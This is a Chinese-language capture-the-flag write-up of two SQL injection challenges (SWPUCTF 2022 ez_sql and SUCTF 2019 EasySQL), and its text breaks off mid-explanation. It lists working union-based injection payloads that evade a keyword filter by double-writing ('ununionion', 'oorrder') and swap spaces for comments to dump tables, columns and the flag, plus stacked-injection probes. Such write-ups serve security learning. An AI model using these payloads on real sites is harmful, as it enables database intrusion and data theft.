
1.[SWPUCTF 2022 新生赛]ez_sql
思路
- 解题大致思路


1)审题(提示 post 传参)

打开hackbar
2)判断类型
3)判断字段

4)爆库(找不到想要的可以用limit)


5)爆表

6)爆字段


7)爆字段内容
EXP
- 具体攻击代码
- nss=-1′ order by 1
- nss=-1’/ ** /oorrder/ ** /by/ ** /4#
- 爆表 nss=-1’//ununionion//select//1,group_concat(table_name),database()//from//infoorrmation_schema.tables//where//table_schema=database()//limit/**/1,1%23
- 爆字段 nss=-1’//ununionion//select//1,group_concat(column_name),database()//from//infoorrmation_schema.columns//where//table_name=’ NSS_tb’//limit/**/1,1%23
- 爆字段内容 nss=-1’//ununionion//select//1,group_concat(Secr3t),group_concat(flll444g)//from//NSS_db.NSS_tb//limit/**/1,1%23
总结
双写绕过
or 和 空格 被==过滤== — 重构语句
/ ** /= ,==oorr==der=order
inf==oorr==mation=information
2.suctf 2019]EasySQL

尝试各种类型注入
发现堆叠注入有回显
1;database()

查数据库
1;show databases#

查表

这句话的意思是有两个目录表,一个是1另一个就是flag,那么我们通过查目录试试能否找出flag
查flag表的字段,发现没有用

发现是这里后端语句,因为只有当我们输入非零数字时才会会显出1,而0和其他全都无回显
即输入数字有回显而字符没有回显,说明了语句中存在||结构
在mssql中,||表示连接操作符,不表示或的逻辑
方法一:
需要把payload中的||或逻辑改成连接符的作用
这里需要用到
